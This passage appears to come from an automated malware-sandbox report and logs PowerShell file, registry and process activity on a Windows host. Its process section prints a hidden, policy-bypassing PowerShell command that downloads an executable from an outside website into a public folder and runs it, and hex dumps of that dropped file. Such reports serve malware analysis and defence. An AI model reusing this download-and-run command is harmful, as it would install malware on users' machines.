C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ujnjzpbo.1nn.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA96536FDD	CreateFileW
C:\Users\user\Documents\20201128	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA9653F35D	CreateDirectoryW
C:\Users\user\Documents\20201128\PowerShell_transcript.445817.FB9lPag7.20201128121858.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA96536FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA92F803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA92F803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Users\Public\raqfxwuo.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA96536FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2wcxoixg.csm.ps1	success or wait	1	7FFA9653F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ujnjzpbo.1nn.psm1	success or wait	1	7FFA9653F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2wcxoixg.csm.ps1	unknown	1	31	1	success or wait	1	7FFA9653B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ujnjzpbo.1nn.psm1	unknown	1	31	1	success or wait	1	7FFA9653B526	WriteFile
C:\Users\user\Documents\20201128\PowerShell_transcript.445817.FB9IPag7.20201128121858.txt	unknown	3	ef bb bf	...	success or wait	1	7FFA9653B526	WriteFile
C:\Users\user\Documents\20201128\PowerShell_transcript.445817.FB9IPag7.20201128121858.txt	unknown	761	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 32 38 31 32 31 38 35 38 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 34 34 35 38 31 37 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********..Windows PowerShell transcript start..Start time: 20201128121858..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 445817 (Microsoft Windows NT 10.0.17134.0)..Host Application: power	success or wait	11	7FFA9653B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\raqfxwuo.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 db 2b c0 5f 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 0b 00 00 be 03 00 00 2a 04 00 00 00 00 00 5e dc 03 00 00 20 00 00 00 e0 03 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....+._.......... ....*......^.... ....@.. ....@ ....@.................	success or wait	2	7FFA9653B526	WriteFile
C:\Users\Public\raqfxwuo.exe	unknown	9024	00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28 19 00 00 0a 2a 1e 02 28	...*..(....*..(....*..(....*..(....*.. (....*..(....*..(....*..(....*..(....*.. (....*..(....*..(....*..(....*..(....*.. (....*..(....*..(....*..(....*..(....*.. (....*..(....*..(....*..(....*..(....*.. (....*..(....*..(....*..(....*..(....*.. (....*..(....*..(	success or wait	54	7FFA9653B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 11 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e........................ ....@..........	success or wait	1	7FFA97B2F6E8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 92 27 b2 e7 11 d3 a3 4c aa b2 7d 19 c2 b2 0b aa 09 00 00 00 0e 00 0f 00	8.....'.....L..}.....	success or wait	16	7FFA97B2F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	16	7FFA97B2F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	10	7FFA97B2F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	6c 00 00 03	l...	success or wait	1	7FFA97B2F6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	104	01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 00 0e 80 00 09 0e 80 00 0a 0e 80 00 0b 0c 80 00 0c 0e 80 00 22 00 40 00 24 00 40 00 6a 00 40 00 99 00 40 00 b1 00 40 00 b0 00 40 00 9b 00 40 00 18 00 40 00 57 00 40 00 0d 0c 80 00 0e 0c 80 00 0d 0e 80 00 0f 0e 80 00	...."."@.$.@. j.@...@...@...@...@...@.W .@.....	success or wait	1	7FFA97B2F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA975DB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA975DB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA975DB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA975DB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA975E2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA975E2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA975E2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA975DB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA975DB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA975DB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA975DB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA975DB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4121	success or wait	1	7FFA975DB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA975DB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA976B12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA975C62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	7FFA975C63B9	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA976B12E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	136	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA9653B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	141	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA9653B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA976B12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	3	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA9653B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA9653B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA9653B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA976B12E7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 3480 Parent PID: 5800

General

Start time:	12:18:57
Start date:	28/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command ' & { iwr http://sparepartiran.com/js/2Q/Jqeofcirr6.exe -OutFile C:\Users\Public\raqfxwuo.exe}; & {Start-Process -FilePath 'C:\Users\Public\raqfxwuo.exe'}'
Imagebase:	0x7ff7bedd0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA9770F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA9770F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_yuno0mok.5qf.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA96536FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_fqmtbajf.dna.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA96536FDD	CreateFileW
C:\Users\user\Documents\20201128\PowerShell_transcript.445817.3hbNPFfq.20201128121858.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA96536FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA92F803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA92F803FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_yuno0mok.5qf.ps1	success or wait	1	7FFA9653F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_fqmtbajf.dna.psm1	success or wait	1	7FFA9653F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
